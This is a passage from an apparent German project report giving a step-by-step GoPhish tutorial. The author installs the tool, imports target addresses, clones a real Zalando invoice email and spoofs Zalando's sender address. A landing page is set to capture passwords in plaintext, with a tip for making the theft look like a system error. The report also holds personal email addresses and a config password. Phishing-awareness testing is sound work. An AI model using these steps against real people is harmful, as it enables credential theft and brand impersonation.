Im Terminal geben wir nun folgenden Befehl ein.

```
 wget https://github.com/gophish/gophish/releases/download/v0.11.0/gophish-v0.11.0-linux-64bit.zip
```

Sobald das .zip File heruntergeladen wurde, installiert man «unzip» um die Datei zu extrahieren.

```
 luis@svtoelgop01:~$ sudo apt install unzip
```

Nun extrahiert man das .zip File in das richtige Verzeichnis.

```
 luis@svtoelgop01:~$ sudo unzip gophish-v0.11.0-linux-64bit.zip -d /opt/gophish
```

Wenn man nun das Verzeichnis ansieht, kann man verschiedenen Dateien und Ordner sehen.

```
 luis@svtoelgop01:~$ ls /opt/gophish/  
 LICENSE README.md VERSION config.json db gophish static templates
```

Nun öffnet man das Konfigurationsfile und muss kleinere Anpassungen machen. Die notwendigen Anpassungen sind **rot** markiert.

```
 sudo nano /opt/gophish/config.json
{
    "admin_server": {
        "listen_url": "0.0.0.0:3333",
        "use_tls": true,
        "cert_path": "gophish_admin.crt",
        "key_path": "gophish_admin.key"
    },
    "phish_server": {
        "listen_url": "0.0.0.0:80",
        "use_tls": false,
        "cert_path": "example.crt",
        "key_path": "example.key"
    },
    "db_name": "mysql",
    "db_path": "root:Admin1234@(localhost:3306)/gophish?charset=utf8&parseTime=true",
    "migrations_prefix": "db/db_",
    "contact_address": "",
    "logging": {
        "filename": "",
        "level": ""
    }
}
```

Nun wechselt man in das richtige Verzeichnis, gibt dem gophish Skript die Rechte zum Ausführen und dann kann man das Skript starten.

```
 luis@svtoelgop01:~$ cd /opt/gophish
 luis@svtoelgop01:~$ sudo chmod +x gophish
 luis@svtoelgop01:~$ sudo ./gophish &
```

Wenn das Skript startet sieht es ungefähr so aus im Terminal.

```
time="2020-12-18T14:00:03Z" level=info msg="Starting IMAP monitor manager"
time="2020-12-
18T14:00:03Z" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2020-12-18T14:00:03Z" level=info msg="Creating new self-
signed certificates for administration interface"
time="2020-12-
18T14:00:03Z" level=info msg="Background Worker Started Successfully - Waiting fo
r Campaigns"
time="2020-12-
18T14:00:03Z" level=info msg="Starting new IMAP monitor for user admin"
time="2020-12-18T14:00:03Z" level=info msg="TLS Certificate Generation complete"
time="2020-12-
18T14:00:03Z" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

Danach kann man das Admin Panel von GoPhish erreichen.



Abbildung 118: Google Chrome Suchleiste

Das Initialspasswort für GoPhish kann im Terminal eingesehen werden.

```
0.9.0_imap.sql
0.11.0_password_policy.sql
0.11.0_imap_ignore_cert_errors.sql
0:13Z" level=info msg="Please login with the username admin and the password 82e1909664592292"
0:13Z" level=info msg="Creating new self-signed certificates for administration interface"
0:13Z" level=info msg="Starting IMAP monitor manager"
0:13Z" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

Abbildung 119: Terminal von GoPhish

Nun kann man sich mit dem Benutzernamen «admin» und dem im Terminal ersichtlichen Passwort anmelden.




Abbildung 120: Anmeldefenster

Nun muss man ein neues Passwort setzen. Wenn dieses Terminal von aussen sprich vom «Internet» erreichbar sein sollte, empfehle ich hier ein sehr gutes und starkes Passwort zu setzen.




Abbildung 121: Neues Passwort setzen

Sobald man das Passwort gesetzt hat, sieht man das Dashboard von GoPhish. Nun kann man mit der nötigen Konfiguration anfangen.

The image shows the GoPhish dashboard. The title bar says "gophish". The left sidebar has a "Dashboard" tab selected, along with links for Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management (Admin), Webhooks (Admin), User Guide, and API Documentation. The main content area says "No campaigns created yet. Let's create one!".

Abbildung 122: GoPhish Dashboard

7.5.4. Benutzer und Gruppen erstellen

Nun erstellen wir User und Gruppen. Als User werden Benutzer bezeichnet, die dann die «Opfer» der Phishing Attacken sind. Um User zu erstellen klickt man auf «New Group».

Users & Groups





Abbildung 123: Users & Groups

Zu Beginn lädt man ein CSV File herunter. Dies ist ein Template, sodass man viele Benutzer gleichzeitig erstellen kann.

The screenshot shows the 'New Group' dialog box. At the top left is a green button with a plus sign and the text '+ New Group'. Below it is a large input field labeled 'Group name'. To the right of the input field are two buttons: a red one labeled '+ Bulk Import Users' and a grey one labeled 'Download CSV Template'. The 'Download CSV Template' button is circled in red. Below these buttons are four input fields: 'First Name', 'Last Name', 'Email', and 'Position'. To the right of these fields is a red 'Add' button. Further down, there are filters for 'First Name', 'Last Name', 'Email', and 'Position'. A message 'No data available in table' is displayed. At the bottom, it says 'Showing 0 to 0 of 0 entries' and has 'Previous' and 'Next' buttons. At the very bottom are 'Close' and 'Save changes' buttons.

Abbildung 124: Parameter für neue Gruppe

Die CSV Datei beinhaltet Vor- und Nachname sowie E-Mail und Position bzw. Job. Diese Datei kann so weit wie beliebig erweitert werden.



The screenshot shows a Windows desktop environment with a File Explorer window open. The window title is "group_template.csv - Editor". The file path in the address bar is "Desktop\group_template.csv". The file content is a CSV template with the following rows:

First Name	Last Name	Email	Position
Example	User	no-reply@luis-luescher.com	Systems Administrator
Luis Ricardo	Luescher	luisricardoluescher@gmail.com	Systems Administrator
Luis	Luescher	info@luis-luescher.com	IT Apprentice
Theodor	Luescher	info21150@gmail.com	CEO
Michalis	Chatzimichalis	m.chatzimichalis@ictsystem.ch	Team Leader
Luis	Luescher	info@ictsystem.ch	CEO

Abbildung 125: Beispiel einer ergänzten CSV Datei

Sobald die CSV Datei vorhanden ist, kann man auf «Bulk Import Users» klicken und dann die CSV Datei auf dem Rechner suchen. Die User werden dann in der Tabelle hinzugefügt. Das Ganze kann man dann mit «Save changes» abspeichern.

Name:

1

+ Bulk Import Users

Supports CSV files

2

First NameLast NameEmailPosition+ Add

Show entriesSearch:

First Name	Last Name	Email	Position	
Example	User	no-reply@luis-luescher.com	Systems Administrator	trash
Luis	Luescher	info@luis-luescher.com	IT Apprentice	trash
Luis	Luescher	info@ictsystem.ch	CEO	trash
Luis Ricardo	Luescher	luisricardoluesc...	Systems Administrator	trash
Michalis	Chatzimichalis	m.chatzimichali...	Team Leader	trash
Theodor	Luescher	info21150@gma...	CEO	trash

Showing 1 to 6 of 6 entries

Previous1Next

3Save changes

Abbildung 126: Erstellen einer neuen Gruppe

7.5.5. Email Template erstellen

Dies ist eine Rechnung, die ich von der Zalando erhalten habe. Diese Rechnung werden wir dazu verwenden, um ein Opfer auf meine Landing Page zu locken. Nun müssen wir den HTML Code finden und kopieren.




Abbildung 127: Rechnung von Zalando die per Mail verschickt wurde

In Gmail nun auf «Original anzeigen» klicken.




Abbildung 128: Gmail HTML-Code anzeigen

Nun kopiert man den HTML-Code der Email.

In die Zwischenablage kopieren

Abbildung 129: Kopieren des HTML-Code

Dann geht man zurück ins Admin Panel und klickt auf «New Template».

Email Templates

+ New Template

Abbildung 130: Erstellen eines Email Template

Danach klickt man auf «Import Email».

✉ Import Email

Abbildung 131: Importieren eines Email

Nun fügt man im Feld mit dem Titel «Email Content» den vorhin kopierten HTML Code ein. Wenn man es nun einfach gestalten möchte, kann man den Haken bei «Change Links to Point to Landing Page» und danach klickt man auf «Import».

Import Email

Email Content:

```
ne-height: 20px; min-height: 40px; vertical-align: middle;">>Google Docs: Do= kumente online erstellen und bearbeiten <br/>Google LLC, 1600 Amphitheatre = Parkway, Mountain View, CA 94043, USA<br/> Sie erhalten diese E-Mail, weil = <a href=3D"mailto:fabio.lichtler@gmail.com" style=3D"color:inherit;text-dec= oration:none">fabio.lichtler@gmail.com</a> ein Dokument in Google Docs f=C3= =BCr Sie freigegeben hat.</td><td style=3D"padding-left: 20px; vertical-align: middle;"><a href=3D"http://drive.google.com" target=3D"_blank"><img src= =3D"https://www.gstatic.com/images/branding/googlelogo/2x/googlelogo_tm_bla= ck54_color_96x40dp.png" width=3D"96" alt=3D"Logo f=C3=BCr Google Docs" bord= er=3D"0"></a></td></tr></table></div></div></body></html> --0000000000007d7f7c05b34857b7--
```

1

Change Links to Point to Landing Page

2

Cancel

Import

Abbildung 132: Importieren eines Email Bild 2

Sobald der HTML-Code hinzugefügt wurde, kann man nun eine Vorschau auf das HTML Mail erhalten.




Abbildung 133: Einsehen der Mail

7.5.6. Manuelles setzen von Links zur Landing Page

Man kann auch die Links, die man ändern möchte, manuell setzen. Dafür muss man den Haken bei «Change Links to Point to Landing Page» nicht setzen. Nun klickt man zuvor auf das Kreuz. Somit öffnet man das Mail in einem neuem Tab. Durch den Klick auf den «Source» Button wird der Quellcode angezeigt.




Abbildung 134: HTML-Code anzeigen lassen

Wenn man den Code anzeigt muss man nach dem Link suchen, denn man ändern möchte. Es wird empfohlen, denn Link an einem Ort zu ändern der zentral im Mail gelegen ist (bildlich oder auch inhaltlich). Somit erhöht man die Chance, dass das Opfer auf den Link klickt.

```
iv style="height: 32px;">&nbsp;</div>  
  
iv><a href="https://docs.google.com/document/d/1p-xkEuzIWlnv4CmryXHRYbaotA2Ag1VFddg-XhFsqyV/edit?usp=sharing eip&ts=5fa2b2f0" style="background-color: #fff; border: 1px solid #ccc; color: inherit; font-size: 14px; font-weight: bold; height: 24px; line-height: 24px; padding: 0 10px; text-decoration: none; white-space: nowrap; width: fit-content;">Ciao Jungs, han ja gseid ich wür e Zämfassig vo allem schribe. Ich will
```

Abbildung 135: Quellcode ursprünglicher Link

Den Link von vorhin ersetzt man nun durch die Variable «{{.URL}}». Diese Variable sagt dem Programm, dass bei der Erstellung der Kampagne dieser Teil des HTML-Code durch den Link der Landing Page ersetzt werden sollte.

```
a href="{{.URL}} s  
e: 0px; padding: 0
```

Abbildung 136: Variable für die Landing Page

Am Ende muss man nur noch die Einstellungen abspeichern. Dafür klickt man auf «Save Template».



Abbildung 137: Abspeichern der Einstellung

7.5.7. Erstellen von Landing Pages

Jetzt erstellten wir eine Landing Page. Dafür klickt man auf «New Page».

Landing Pages



Abbildung 138: Erstellen einer Landing Page

Sobald sich das Fenster «New Landing Page» öffnet kann man der Landing Page einen Namen geben. Danach klickt man auf «Import Site».

New Landing Page

Name:

 1
 2

Abbildung 139: Erste Werte angeben

Nun kann man eine URL hinzufügen. Sobald die URL hinzugefügt wurde, kann man auf «Import» klicken.

Import Site

URL:

 1
 2

Abbildung 140: Importieren einer Website

Unter dem Punkt 1 sieht man nun die Vorschau auf die Landing Page. Danach muss man noch den Haken bei «Capture Submitted Data» und bei «Capture Passwords». Wichtig ist hier anzumerken, dass die Credentials die hier mitgeschnitten werden, nicht verschlüsselt werden. Somit werden die Daten in der GoPhish Datenbank im Klartext abgespeichert. Nun setzt man nur noch den Link, auf dem das Opfer weitergeleitet werden sollte, wenn man Login-Daten abgeschickt hat. Ich empfehle hier die selbe Seite, wie man als Landing Page gesetzt hat. Somit wirkt der ganze Prozess mehr wie ein Systemfehler als ein tatsächlicher Betrugsversuch.




Abbildung 141: Vorschau auf Landing Page

7.5.8. Erstellen von Sending Profiles

Jetzt erstellen wir ein Sending Profile. Dafür klickt man auf «New Profile».

Sending Profiles

+ New Profile

Abbildung 142: Erstellen eines Sending Profiles

Sobald sich das Fenster öffnet kann man dem Sending Profil einen Namen geben. Danach das Mail angeben, von dem das Mail verschickt werden sollte. In diesem Fall info@service-mail.zalando.ch. Dies ist die offizielle mail von Zalando für No-reply Mails. Danach gibt man die Angaben eines echten Host sowie Username und Passwort an. Diese Angaben müssen richtig sein, ansonsten können keine Mails verschickt werden. Ich verwende dafür den Mailservice meines Provider Hosttech.

Name:

Zalando



Interface Type:

SMTP

From:

info@service-mail.zalando.ch

Host:

leto.ssl.hosttech.eu

Username:

info@ictsystem.ch



Password:



Ignore Certificate Errors

Abbildung 143: Angaben für Mail

Ich empfehle bevor man die Angaben abspeichert, diese zu testen. Dafür klickt man auf den «Send Test Email» Button.

 Send Test Email

Abbildung 144: Angaben testen

Nun kann man eine Mailadresse angeben und auf «Send» klicken. Sobald das Mail verschickt wurde erscheint ein grüner Balken mit dem Text «Email Sent!».

Send Test Email




Abbildung 145: Verschicken eines Test Mail

Dies ist ein Beispiel der Test Emails, die verschickt werden, um die angegebenen Daten für den Mailverkehr zu überprüfen.

Default Email from Gophish



Von info@service-mail.zalando.ch am 2020-12-18 15:52

 Details

It works!

This is an email letting you know that your gophish configuration was successful.

Here are the details:

Who you sent from: info@service-mail.zalando.ch

Who you sent to:

First Name: Luis

Last Name: Luescher

Position: CEO

Now go send some phish!

Abbildung 146: Test Email

7.5.9. Erstellen von Campaigns

Nun haben wir alle nötigen Einstellungen getätigt. Jetzt können wir die erste Kampagne starten.

Campaigns




Abbildung 147: Erstellen einer Campaign

Zu Beginn gibt man der Kampagne einen Namen. Danach kann man ein Email Template auswählen, eine Landing Page sowie die URL angeben. Zudem muss man noch ein Sending Profile definieren und die Gruppe auswählen, an die man die Kampagne senden möchte. Wenn man alles eingestellt hat, kann man auf «Launch Campaign» klicken.

New Campaign

The screenshot shows the 'New Campaign' configuration window. The fields and their corresponding numbered callouts are:

- Name:** my first campaign (1)
- Email Template:** Zalando (2)
- Landing Page:** Zalando (3)
- URL:** https://192.168.0.186:8080 (4)
- Launch Date:** December 18th 2020, 4:42 pm
- Sending Profile:** Zalando (5)
- Groups:** Luis (6)
- Buttons:** C (7) and Launch Campaign

Abbildung 148: Fenster New Campaign

Nun muss man die Kampagne nur noch bestätigen. Dafür klicken wir auf «Launch».

